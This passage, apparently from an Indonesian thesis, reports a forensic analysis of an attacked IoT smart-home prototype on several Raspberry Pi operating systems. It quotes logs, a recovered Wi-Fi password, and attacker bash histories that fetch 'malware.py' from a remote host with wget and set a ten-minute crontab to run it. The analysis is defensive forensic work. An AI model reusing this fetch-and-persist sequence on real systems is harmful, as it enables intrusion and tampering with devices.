Pada baris ke-251 ditemukan informasi bahwa pada **21 Februari 01:23:10** ada aktifitas login ke dalam sistem melalui protokol SSH. Didapatkan informasi bahwa pengguna dengan alamat IP Address **192.168.8.104** telah berhasil masuk ditandai dengan keterangan *Accepted Password*. Selanjutnya sistem terbuka untuk pengguna tersebut. Sesi ini berakhir pada 21 Februari 01:30:51.

File `/root/.bash_history` berisi informasi rekaman perintah-perintah bash yang dijalankan dengan level pengguna root. File berisi 81 baris data yang dapat disimpulkan baris 1-66 merupakan aktifitas normal (*legal*) yang dijalankan oleh *system admin* untuk instalasi perangkat IoT *smart home*, ditandai dengan diawali perintah untuk *cloning* program *smart home* dilanjutkan ekstraksi berkas bernama *smarthings* yang berisi file dalam bahasa python yang menjadi *software* pengendali sistem *smart home*. Tetapi ditemukan informasi mencurigakan pada baris 67-81, ada beberapa perintah terminal yang berisi string "*malware*".

```
67 wget http://malware.elmediahost.com/malware.py
68 ls
69 mkdir /home/sim
70 mv malware.py /home/sim
71 ls
72 cd /home/sim/
73 ls
74 chmod 777 malware.py
75 ls
76 cp malware.py /var/tmp/malware.py
77 crontab -l
78 crontab -e
79 crontab -l
80 ls
81 exit
```

Gambar 4.28 Informasi pada file `.bash_history` OS Fedberry.

Investigator menyimpulkan pada saat perintah tersebut dijalankan adalah saat penyerang mulai menanamkan *malware*. Informasi file tersebut terakhir dilakukan modifikasi diketahui **2019-02-21 01:30:49**. Di awal baris yang mencurigakan penyerang mengunduh file diduga *malware* kemudian membuat direktori baru `/home/sim/`, selanjutnya memindahkan file *malware.py* ke dalam direktori tersebut.

Pada baris ke 78 ada perintah “`crontab -e`”, perintah tersebut memungkinkan penyerang dapat menanam *scheduler* sehingga *malware* dapat berjalan otomatis sesuai interval yang dibuat penyerang. File berisi perintah `crontab` akan dilakukan pemeriksaan lebih lanjut.

Dilakukan pengecekan terhadap histori *browser* yang terpasang secara *default* pada sistem operasi Fedberry yang menjalankan perangkat IoT. Ada 3 file histori *browser* yang relevan pada pemeriksaan yaitu file history, Current Session, dan DownloadMetadata. File `/home/pi/.config/chromium/Default/History` berisi informasi yang cukup penting dalam kasus yang terjadi. File ini merupakan *database browser* chromium bawaan sistem operasi Raspbian. Database ini berisi beberapa tabel yang antara lain memuat informasi URL yang diakses menggunakan *browser* dan daftar file yang diunduh. Investigator menggunakan tool OSForensic untuk membuka *database* tersebut.

Tabel 4.18 Informasi Histori URL yang Diakses oleh *Browser*

No	Alamat URL	Judul	Last Visit
1	http://iot.elmediahost.com/	Halaman Login - SMartThings	21-02-2019 00:37:01
2	http://iot.elmediahost.com/auth	Halaman Login - SMartThings	21-02-2019 00:37:01
3	http://www.google.com/	Google	21-02-2019 00:37:10
4	https://www.google.com/	Google	21-02-2019 00:54:03
5	https://www.google.com/search?safe=strict&source=hp&ei=RpBtXPWQH4Sm9QOwxrQA Bw&q=http%3A%2F%2Fiot.elmediahost.com%2Fauth&btnK=Penelusuran+Google&oq=http%3A%2F%2Fiot.elmediahost.com%2Fauth&gs_l=psy-ab.3...144.144..635...0.0..0.228.228.2-1.....0....2j1....	http://iot.elmediahost.com/auth - Penelusuran Google	21-02-2019 00:37:10
6	https://www.google.com/search?safe=strict&ei=SJBtXJnIK M7_rQGG6Y_gBw&q=http%3A%2F%2Fiot.elmediahost.com&oq=http%3A%2F%2Fiot.elmediahost.com&gs_l=psy-ab.3..33i160.4393.4393..4636..0.0..0.152.152.0j1.....0....1..gws-wiz.wocxiQ_81Pc	http://iot.elmediahost.com - Penelusuran Google	21-02-2019 00:37:18

7	https://www.google.co.id/search?q=yum+install+slow&oq=yum+install+slow&aqs=chrome..69i57j0l5.2750j0j7&sourceid=chrome&ie=UTF-8	yum install slow - Penelusuran Google	21-02-2019 00:54:27
8	https://forums.fedoraforum.org/showthread.php?268356-YUM-is-super-super-slow	YUM is super super slow	21-02-2019 00:54:32
9	https://unix.stackexchange.com/questions/410231/very-slow-download-speeds-with-yum-install	fedora - Very slow download speeds with yum install - Unix & Linux Stack Exchange	21-02-2019 00:54:34
10	https://www.google.co.id/search?q=fedora+kill+process+by+ppid&oq=fedora+kill+process+by+ppid&aqs=chrome..69i57.7623j0j4&sourceid=chrome&ie=UTF-8	fedora kill process by ppid - Penelusuran Google	21-02-2019 00:55:36
11	https://www.tecmint.com/find-and-kill-running-processes-pid-in-linux/	How to Find and Kill Running Processes in Linux	21-02-2019 00:55:55

Tabel 4.19 Informasi Histori Download lewat *Browser* OS Fedberry

No	Target Path	Finish Download Time	Filesize	Referrer	Mime Type
1	/home/pi/Downloads/smarthings.tar.gz	21-02-2019 00:37:52	2197 byte	http://iot.elmedihost.com/auth	application/x-gzip

File `/home/pi/.config/chromium/Default/CurrentSession` berisi informasi bahwa ada 6 tab yang aktif sesi baris teks yang berisi informasi sesi aktif terakhir kali saat *browser* diakses. Dilakukan pencarian dengan *string* "malware" namun tidak ditemukan pada file ini. File histori pada browser berikutnya yang dapat dibedah adalah file `home/pi/.config/chromium/Default/DownloadMetadata`.

```

2 5http://iot.elmediahost.com/download/smarthings.tar.gz
3 Z9L;Us
4 5http://iot.elmediahost.com/download/smarthings.tar.gz
5 103.52.146.76"
6 http://iot.elmediahost.com/auth"9
7 5http://iot.elmediahost.com/download/smarthings.tar.gz
8 smarthings.tar.gzP
9 en-US
10 5http://iot.elmediahost.com/download/smarthings.tar.gz
11 103.52.146.76"
12 http://iot.elmediahost.com/auth0
13 http://iot.elmediahost.com/auth
14 103.52.146.76"09
15 http://iot.elmediahost.com/B!
16 http://iot.elmediahost.com/authP|

```

Gambar 4.29 Informasi pada file DownloadMetada OS Fedberry.

Ditemukan aktifitas download sebuah file dengan nama file “smarthings.tar.gz” dari alamat URL `http://iot.elmediahost.com/download/smarthings.tar.gz`. Dapat disimpulkan bahwa dari temuan ini *system admin* yang telah mengunduh file tersebut untuk dipasang pada sistem IoT.

File selanjutnya yang dianalisis dari *image file* sistem operasi Fedberry adalah file `/etc/NetworkManager/NetworkManager.conf`. File tersebut adalah file konfigurasi jaringan pada sistem. Pada file ini tidak ditemukan informasi penting yang merujuk ke fakta kasus.

Hasil pemeriksaan *image file* hendak menemukan juga file berisi konfigurasi SSID dan password WPA yang digunakan raspberry pi sebagai pengendali sistem IoT bisa terhubung ke wifi *router*. Diperiksa file `/etc/wpa_supplicant/wpa_supplicant.conf` akan tetapi tidak didapatkan informasi yang diharapkan.

Investigator menemukan perintah crontab yang menjalankan *service* atau aplikasi secara otomatis (terjadwal) pada file root yang ada di direktori `/var/spool/cron/crontab`.

```

#*/10 * * * * /usr/bin/python /home/smarthings/get.py
#*/10 * * * * /usr/bin/python /home/smarthings/push.py
*/10 * * * * /usr/bin/python /var/tmp/malware.py

```

Gambar 4.30 Informasi pada file root (*setting* crontab) OS Fedberry.

Pada *setting* crontab ditemukan informasi bahwa ada dua baris intruksi crontab yang dimatikan ditandai dengan ditambahkan karakter “#” di awal baris. Investigator mencurigai bahwa baris tersebut dimatikan secara sengaja oleh penyerang sehingga program pengendali sistem IoT tidak dapat berjalan otomatis sesuai pengaturan yang ada.

Penyerang sengaja mematikan intruksi tersebut dan menambahkan intruksi yang menjalankan otomatis program berupa *malware* yang berada di direktori /var/tmp/malware.py. intruksi tersebut secara terjadwal akan menjalankan file *malware* setiap 10 menit sekali. Dari file inilah investigator membuat simpulan awal bahwa matinya sistem IoT secara normal dan menjadi abnormal karena dijalankannya instruksi program pada file tersebut. Oleh investigator file tersebut dengan bantuan tool Autopsy dicatat waktu terakhir modifikasi yaitu 21-02-2019 01:30:00.

Berdasarkan temuan data pada file .bash_history dan root (crontab) akhirnya dapat ditelusur sehingga ditemukan file-file *malware* yang ditanamkan ke dalam sistem IoT dalam hal ini OS Fedberry. Terdapat dua lokasi penemuan yaitu /home/sim/malware.py dan /var/tmp/malware.py.

```

if __name__ == '__main__':    # Program start from here
    setup()
    try:
        blink()
    except KeyboardInterrupt: # When 'Ctrl+C' is pressed,
destroy() will be executed.
        destroy()

```

Gambar 4.31 Penemuan *malware* pada sistem IoT dengan OS Fedberry

File *malware* tersebut adalah program dalam bahasa pemrograman python yang ditanamkan oleh penyerang di dalam sistem IoT. Pada gambar di atas terlihat potongan program pada file *malware*, setelah dilakukan pengamatan program tersebut merupakan program berisi perulangan untuk membuat lampu berkedip (*blink*). Sehingga apabila dieksekusi akan membuat lampu pada *smart home* menyala berkedip secara terus menerus.


Change Time	Access Time	Created Time	Size	Flags(Dir)
1970-01-01 07:00:54 ICT	1970-01-01 07:00:54 ICT	1970-01-01 07:00:54 ICT	134217728	Unallocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	3594	Allocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	502	Allocated
2019-02-20 20:58:30 ICT	2019-02-20 20:22:13 ICT	2019-02-20 20:22:13 ICT	114688	Allocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	3594	Unallocated
2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	444	Unallocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	502	Unallocated
2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	444	Allocated

Gambar 4.32 Informasi ukuran file malware.py OS Fedberry.

Diketahui bahwa ukuran file `malware.py` yang ditemukan pada OS adalah identik dengan ukuran file yang sama. Jadi kemungkinan file tersebut tidak mengalami perubahan isi program dari sejak diunduh. Berikut dengan nilai hash kedua file *malware* tersebut memiliki nilai hash yang sama `068c410b7cf4c76e0aea7d70af997122`.

File terakhir yang perlu dilakukan pemeriksaan mendalam adalah file *log system*. Namun di dalam OS Fedberry tidak ditemukan *log* tersebut untuk diperiksa berkaitan dengan fakta kasus.

Dari temuan-temuan dari bukti digital pada *image file* OS Fedberry maka investigator bisa membuat simpulan bahwa benar-benar sistem IoT berupa *prototype smart home* telah dilakukan penyerangan dan penyerang melakukan modifikasi sistem IoT. Modifikasi sistem ini mengakibatkan sistem IoT berjalan tidak normal. Fungsi-fungsi pada perangkat *smart home* tidak dapat bekerja dikarenakan *service* yang menjalankan fungsi tersebut telah dimatikan secara sengaja oleh penyerang. Penyerang menanamkan *malware* pada sistem IoT dan menjalankannya dengan ditanam ke dalam instruksi *crontab* sehingga ketika sistem IoT dihidupkan secara periodik sistem secara terpaksa akan menjalankan program *malware*. Pada OS ini penyerang mengunduh *malware* tidak menggunakan *browser* akan tetapi menggunakan perintah `WGET` dari terminal. Pada history browser tidak ditemukan jejak bahwa penyerang mengunduh menggunakan browser. Jejak proses *download* ditemukan pada file history terminal (`.bash_history`).



Gambar 4.33 *Timeline* aktifitas penyerang pada sistem IoT dengan OS Fedberry.

c. Analisis Barang Bukti Digital Perangkat IoT dengan Sistem Operasi Ubuntu Mate

File `/var/log/auth.log` berisi rekaman *log* aktifitas *service* SSH yang ada pada sistem operasi perangkat IoT. Secara default sistem operasi telah *built-in* terinstal aplikasi *service* SSH *server*. File ini berisi 155 baris *log* dari aktifitas SSH pada sistem. Format *log* sama dengan format *log* pada OS Raspbian.

Dengan membaca data tersebut dapat diketahui informasi sebuah *service* kapan dijalankan, *user* yang sedang aktif, serta aktifitas yang dijalankan. Berhubung *log* ini memantau aktifitas SSH maka dapat diketahui riwayat *service* tersebut.

```
101 Feb 20 22:43:14 raspberry-pi sshd[1603]: Accepted password for pi from 192.168.8.104
port 50326 ssh2
102 eb 20 22:43:14 raspberry-pi sshd[1603]: pam_unix(sshd:session): session opened for
user pi by (uid=0)

151 Feb 20 22:59:21 raspberry-pi sudo: pam_unix(sudo:session): session closed for user
root
152 Feb 20 22:59:28 raspberry-pi sshd[1623]: pam_unix(sshd:session): session closed for
user pi
```

Gambar 4.34 Informasi pada file *secure* OS Ubuntu Mate.

Pada baris ke-101 ditemukan informasi bahwa pada **20 Februari 22:43:14** ada aktifitas login ke dalam sistem melalui protokol SSH. Didapatkan informasi bahwa pengguna dengan alamat IP Address **192.168.8.104** telah berhasil masuk ditandai dengan keterangan *Accepted Password*. Selanjutnya sistem terbuka untuk pengguna tersebut. Sesi ini berakhir pada 20 Februari 22:51:07.

File */root/.bash_history* berisi informasi rekaman perintah-perintah bash yang dijalankan dengan level pengguna root. File berisi 54 baris data yang dapat disimpulkan baris 1-44 merupakan aktifitas normal (*legal*) yang dijalankan oleh *system admin* untuk instalasi perangkat IoT *smart home*, ditandai dengan diawali perintah untuk *cloning* program *smart home* dilanjutkan ekstraksi berkas bernama *smarthings* yang berisi file dalam bahasa python yang menjadi *software* pengendali sistem *smart home*. Tetapi ditemukan informasi mencurigakan pada baris 45-52, ada beberapa perintah terminal yang berisi *string* "*malware*".

```
45 wget http://malware.elmediahost.com/malware.py
46 ls
47 chmod 777 malware.py
48 ls
49 python malware.py
50 cp malware.py /var/tmp/malware.py
51 sudo python /var/tmp/malware.py
52 crontab -e
```

Gambar 4.35 Informasi pada file *.bash_history* OS Ubuntu Mate.

Investigator menyimpulkan pada saat perintah tersebut dijalankan adalah saat penyerang mulai menanamkan *malware*. Informasi file tersebut terakhir dilakukan modifikasi diketahui **2019-02-20 22:59:21**. Di awal baris yang mencurigakan penyerang mengunduh file diduga *malware* kemudian membuat duplikasi file *malware.py* ke dalam direktori */var/tmp/*.

Pada baris ke 52 ada perintah “*crontab -e*”, perintah tersebut memungkinkan penyerang dapat menanam *scheduler* sehingga *malware* dapat berjalan otomatis sesuai interval yang dibuat penyerang. File berisi perintah *crontab* akan dilakukan pemeriksaan lebih lanjut.

Dilakukan pengecekan terhadap histori *browser* yang terpasang secara *default* pada sistem operasi Ubuntu Mate yang menjalankan perangkat IoT. Ada 2 file histori *browser* yang relevan pada pemeriksaan yaitu file *Cookies.sqlite* dan *places.sqlite*. File */home/pi/.mozilla/firefox/mjufxgzi.default/cookies.sqlite* berisi informasi yang cukup penting dalam kasus yang terjadi. File ini merupakan *database browser* firefox bawaan sistem operasi Ubuntu Mate. *Database* ini berisi beberapa tabel yang antara lain memuat history akses menggunakan *browser*. Investigator menggunakan tool OSForensic untuk membuka *database* dalam format *sqlite* tersebut. Setelah dilakukan pemeriksaan pada file tersebut tidak ditemukan jejak pendukung untuk mendapatkan fakta kasus.

File */home/pi/.mozilla/firefox/mjufxgzi.default/places.sqlite* berisi informasi detail alamat-alamat website yang dikunjungi lewat *browser*. Dilakukan pencarian dengan *string* “*malware*” namun tidak ditemukan jejak pada file ini. Pada file ini ditemukan aktifitas *download* sebuah file dengan nama file “*smarthings.tar.gz*” dari alamat URL *http://iot.elmediahost.com/download/smarthings.tar.gz*. Dapat disimpulkan bahwa dari temuan ini *system admin* yang telah mengunduh file tersebut untuk dipasang pada sistem IoT.

File selanjutnya yang dianalisis dari *image file* sistem operasi Ubuntu Mate adalah file */etc/NetworkManager/NetworkManager.conf*. File tersebut adalah file konfigurasi jaringan pada sistem. Pada file ini tidak ditemukan informasi penting yang merujuk ke fakta kasus.

Hasil pemeriksaan *image file* hendak menemukan juga file berisi konfigurasi SSID dan password WPA yang digunakan raspberry pi sebagai pengendali sistem IoT bisa terhubung ke wifi *router*. Diperiksa file */etc/NetworkManager/system-connection/Mister_A_wifi*. Pada file ini ditemukan informasi SSID=*Mister_A_wifi* dengan kata kunci=*admin123*.


```
[connection]
d=Mister_A_wifi
uid=029e5c5d-ceed-4d6b-8e20-5793ba2a6a95
type=wifi
...
ssid=Mister_A_wifi
...
sk=admin123
ipv4]
...
```

Gambar 4.36 Informasi dari file Mister_A_wifi OS Ubuntu Mate.

Investigator menemukan perintah crontab yang menjalankan *service* atau aplikasi secara otomatis (terjadwal) pada file root yang ada di direktori /var/spool/cron/crontab.

```
*/10 * * * * /usr/bin/python /home/smarthings/get.py
*/10 * * * * /usr/bin/python /home/smarthings/push.py
*/10 * * * * /usr/bin/python /var/tmp/malware.py
```

Gambar 4.37 Informasi pada file root (*setting* crontab) OS Ubuntu Mate.

Pada *setting* crontab ditemukan informasi bahwa ada dua baris intruksi crontab yang dimatikan seperti pada OS Raspbian dan Fedberry ditandai dengan ditambahkan karakter “#” di awal baris. Investigator mencurigai bahwa baris tersebut dimatikan secara sengaja oleh penyerang sehingga program pengendali sistem IoT tidak dapat berjalan otomatis sesuai pengaturan *default*. Penyerang sengaja mematikan intruksi tersebut dan menambahkan intruksi yang menjalankan otomatis program berupa *malware* yang berada di direktori /var/tmp/malware.py. intruksi tersebut secara terjadwal akan menjalankan file *malware* setiap 10 menit sekali. Dari file inilah investigator membuat simpulan awal bahwa matinya sistem IoT secara normal dan menjadi abnormal karena dijalankannya instruksi program pada file tersebut. Oleh investigator file tersebut dengan bantuan *tool* Autopsy dicatat waktu terakhir modifikasi yaitu 20-02-2019 22:58:42.

Berdasarkan temuan data pada file *.bash_history* dan root (crontab) akhirnya dapat ditelusur sehingga ditemukan file-file *malware* yang ditanamkan ke dalam sistem IoT dalam hal ini OS Ubuntu Mate. Terdapat dua lokasi penemuan yaitu /home/sim/malware.py dan /var/tmp/malware.py.

```

if __name__ == '__main__':      # Program start from here
    setup()
    try:
        blink()
    except KeyboardInterrupt:    # When 'Ctrl+C' is pressed,
        destroy() will be executed.
        destroy()

```

Gambar 4.38 Penemuan *malware* pada sistem IoT dengan OS Ubuntu Mate.

File *malware* tersebut adalah program dalam bahasa pemrograman python yang ditanamkan oleh penyerang di dalam sistem IoT. Pada gambar di atas terlihat potongan program pada file *malware*, setelah dilakukan pengamatan program tersebut merupakan program berisi perulangan untuk membuat lampu berkedip (*blink*). Sehingga apabila dieksekusi akan membuat lampu pada *smart home* menyala berkedip secara terus menerus.

Change Time	Access Time	Created Time	Size	Flags(Dir)
1970-01-01 07:00:54 ICT	1970-01-01 07:00:54 ICT	1970-01-01 07:00:54 ICT	134217728	Unallocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	3594	Allocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	502	Allocated
2019-02-20 20:58:30 ICT	2019-02-20 20:22:13 ICT	2019-02-20 20:22:13 ICT	114688	Allocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	3594	Unallocated
2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	444	Unallocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	502	Unallocated
2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	444	Allocated


Gambar 4.39 Informasi ukuran file *malware.py* OS Ubuntu Mate.

Diketahui bahwa ukuran file *malware.py* yang ditemukan pada OS adalah identik dengan ukuran file yang sama. Jadi kemungkinan file tersebut tidak mengalami perubahan isi program dari sejak diunduh. Berikut dengan nilai *hash* kedua file *malware* tersebut memiliki nilai *hash* yang sama 068c410b7cf4c76e0aea7d70af997122.

File terakhir yang perlu dilakukan pemeriksaan mendalam adalah file *log system*. File tersebut ada di direktori */var/log/syslog*. Namun pada *log* tersebut tidak ditemukan data pendukung yang berkaitan dengan fakta kasus.

Dari temuan-temuan dari bukti digital pada *image file* OS Ubuntu Mate maka investigator bisa membuat simpulan bahwa benar-benar sistem IoT berupa *prototype smart home* telah dilakukan penyerangan dan penyerang melakukan modifikasi sistem IoT. Modifikasi sistem ini mengakibatkan sistem IoT berjalan tidak normal. Fungsi-fungsi pada perangkat *smart home* tidak dapat bekerja dikarenakan *service* yang menjalankan fungsi

tersebut telah dimatikan secara sengaja oleh penyerang. Penyerang menanamkan *malware* pada sistem IoT dan menjalankannya dengan ditanam ke dalam instruksi *crontab* sehingga ketika sistem IoT dihidupkan secara periodik sistem secara terpaksa akan menjalankan program *malware*. Pada OS ini penyerang mengunduh *malware* tidak menggunakan *browser* akan tetapi menggunakan perintah *WGET* dari terminal. Pada *history browser* tidak ditemukan jejak bahwa penyerang mengunduh menggunakan *browser*. Jejak proses *download* ditemukan pada file *history* terminal (*.bash_history*).



Gambar 4.40 *Timeline* aktifitas penyerang pada sistem IoT dengan OS Ubuntu Mate.

d. Analisis Barang Bukti Digital Perangkat IoT dengan Sistem Operasi Kali Linux

File */var/log/auth.log* berisi rekaman *log* aktifitas *service* SSH yang ada pada sistem operasi perangkat IoT. Secara default sistem operasi telah *built-in* terinstal aplikasi *service* SSH *server*. File ini berisi 158 baris *log* dari aktifitas SSH pada sistem. Format *log* sama dengan format *log* pada OS Kali Linux.

Dengan membaca data tersebut dapat diketahui informasi sebuah *service* kapan dijalankan, *user* yang sedang aktif, serta aktifitas yang dijalankan. Berhubung *log* ini memantau aktifitas SSH maka dapat diketahui riwayat *service* tersebut.

```

141 Feb 20 16:59:29 kali sshd[832]: Accepted password for root from 192.168.8.104 port
51375 ssh2
142 Feb 20 16:59:29 kali sshd[832]: pam_unix(sshd:session): session opened for user root
by (uid=0)
157 eb 20 17:10:01 kali CRON[1324]: pam_unix(cron:session): session closed for user root

```

Gambar 4.41 Informasi pada file *secure* OS Kali Linux.

Pada baris ke-251 ditemukan informasi bahwa pada **20 Februari 16:59:29** ada aktifitas login ke dalam sistem melalui protokol SSH. Didapatkan informasi bahwa pengguna dengan alamat IP Address **192.168.8.104** telah berhasil masuk ditandai dengan

keterangan *Accepted Password*. Selanjutnya sistem terbuka untuk pengguna tersebut. Sesi ini berakhir pada 20 Februari 17:10:07. Pada sistem operasi

File `/root/.bash_history` berisi informasi rekaman perintah-perintah bash yang dijalankan dengan level pengguna root. File berisi 64 baris data yang dapat disimpulkan baris 1-57 merupakan aktifitas normal (*legal*) yang dijalankan oleh *system admin* untuk instalasi perangkat IoT *smart home*, ditandai dengan diawali perintah untuk *cloning* program *smart home* dilanjutkan ekstraksi berkas bernama *smarthings* yang berisi file dalam bahasa python yang menjadi *software* pengendali sistem *smart home*. Tetapi ditemukan informasi mencurigakan pada baris 58-62, ada beberapa perintah terminal yang berisi *string* “*malware*”.

```
58 wget http://malware.elmediahost.com/malware.py
59 chmod 777 malware.py
60 cp malware.py /var/tmp/malware.py
61 crontab -e
62 python malware.py
```

Gambar 4.42 Informasi pada file `.bash_history` OS Kali Linux.

Investigator menyimpulkan pada saat perintah tersebut dijalankan adalah saat penyerang mulai menanamkan *malware*. Di awal baris yang mencurigakan penyerang mengunduh file diduga *malware* kemudian membuat duplikasi file `malware.py` ke dalam direktori `/var/tmp/`.

Pada baris ke 61 ada perintah “`crontab -e`”, perintah tersebut memungkinkan penyerang dapat menanam *scheduler* sehingga *malware* dapat berjalan otomatis sesuai interval yang dibuat penyerang. File berisi perintah `crontab` akan dilakukan pemeriksaan lebih lanjut.


Dilakukan pengecekan terhadap histori *browser* yang terpasang secara *default* pada sistem operasi Ubuntu Mate yang menjalankan perangkat IoT. Ada 2 file histori *browser* yang relevan pada pemeriksaan yaitu file `Cookies.sqlite` dan `places.sqlite`. File `/root/.mozilla/firefox/13dokg21.default/cookies.sqlite` berisi informasi yang cukup penting dalam kasus yang terjadi. File ini merupakan *database browser* firefox bawaan sistem operasi Kali Linux. *Database* ini berisi beberapa tabel yang antara lain memuat history akses menggunakan *browser*. Investigator menggunakan tool OSForensic untuk membuka *database* dalam format `sqlite` tersebut. Setelah dilakukan pemeriksaan pada file tersebut tidak ditemukan jejak pendukung untuk mendapatkan fakta kasus.

File `/root/.mozilla/firefox/13dokg21.default/places.sqlite` berisi informasi detail alamat-alamat website yang dikunjungi lewat *browser*. Dilakukan pencarian dengan *string*

“malware” namun tidak ditemukan jejak pada file ini. Pada file ini ditemukan aktifitas *download* sebuah file dengan nama file “smarthings.tar.gz” dari alamat URL <http://iot.elmediahost.com/download/smarthings.tar.gz>. Dapat disimpulkan bahwa dari temuan ini *system admin* yang telah mengunduh file tersebut untuk dipasang pada sistem IoT.

File selanjutnya yang dianalisis dari *image file* sistem operasi Ubuntu Mate adalah file `/etc/NetworkManager/NetworkManager.conf`. File tersebut adalah file konfigurasi jaringan pada sistem. Pada file ini tidak ditemukan informasi penting yang merujuk ke fakta kasus.


Hasil pemeriksaan *image file* hendak menemukan juga file berisi konfigurasi SSID dan password WPA yang digunakan raspberry pi sebagai pengendali sistem IoT bisa terhubung ke wifi *router*. Diperiksa file `/etc/NetworkManager/system-connection/Mister_A_wifi`. Pada file ini ditemukan informasi SSID=Mister_A_wifi dengan kata kunci=admin123.



```
[connection]
d=Mister_A_wifi
uuid=029e5c5d-ceed-4d6b-8e20-5793ba2a6a95
type=wifi
...
ssid=Mister A wifi
...
sk=admin123
ipv4]
...
```

Gambar 4.43 Informasi dari file Mister_A_wifi OS Ubuntu Mate

Investigator menemukan perintah *crontab* yang menjalankan *service* atau aplikasi secara otomatis (terjadwal) pada file *root* yang ada di direktori `/var/spool/cron/crontab`.



```
*/10 * * * * /usr/bin/python /home/smarthings/get.py
*/10 * * * * /usr/bin/python /home/smarthings/push.py
*/10 * * * * /usr/bin/python /var/tmp/malware.py
```

Gambar 4.44 Informasi pada file *root* (*setting* *crontab*) OS Ubuntu Mate.

Pada *setting* *crontab* ditemukan informasi bahwa ada dua baris intruksi *crontab* yang dimatikan seperti pada OS Raspbian, Fedberry dan Ubuntu Mate ditandai dengan ditambahkan karakter “#” di awal baris. Investigator mencurigai bahwa baris tersebut dimatikan secara sengaja oleh penyerang sehingga program pengendali sistem IoT tidak dapat berjalan otomatis sesuai pengaturan *default*. Penyerang sengaja mematikan intruksi

tersebut dan menambahkan intruksi yang menjalankan otomatis program berupa *malware* yang berada di direktori `/var/tmp/malware.py`. intruksi tersebut secara terjadwal akan menjalankan file *malware* setiap 10 menit sekali. Dari file inilah investigator membuat simpulan awal bahwa matinya sistem IoT secara normal dan menjadi abnormal karena dijalankannya instruksi program pada file tersebut. Oleh investigator file tersebut dengan bantuan *tool* Autopsy dicatat waktu terakhir modifikasi yaitu 21-02-2019 00:07:01.

